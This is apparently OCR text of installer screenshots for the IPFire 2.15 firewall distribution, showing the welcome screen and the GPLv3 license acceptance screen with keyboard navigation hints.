
Ok




```
IPFire 2.15 - www.ipfire.org

        IPFire 2.15 - www.ipfire.org
  Welcome to the IPFire installation
  program. Selecting Cancel on any of
  the following screens will reboot
  the computer.

                 Ok

<Tab>/<Alt-Tab> between elements   |  <Space> selects
```




```
IPFire 2.15 - www.ipfire.org

                    IPFire v2.15 - www.ipfire.org
                       GNU GENERAL PUBLIC LICENSE
                          Version 3, 29 June 2007

   Copyright (C) 2007 Free Software Foundation, Inc. <http://fsf.org/>
   Everyone is permitted to copy and distribute verbatim copies
   of this license document, but changing it is not allowed.

                                Preamble

    The GNU General Public License is a free, copyleft license for
  software and other kinds of works.

    The licenses for most software and other practical works are designed
  to take away your freedom to share and change the works.  By contrast,
  the GNU General Public License is intended to guarantee your freedom to
  share and change all versions of a program--to make sure it remains free

    [*] I accept this license.                               <Ok>

<Tab>/<Alt-Tab> between elements   |  <Space> selects
```



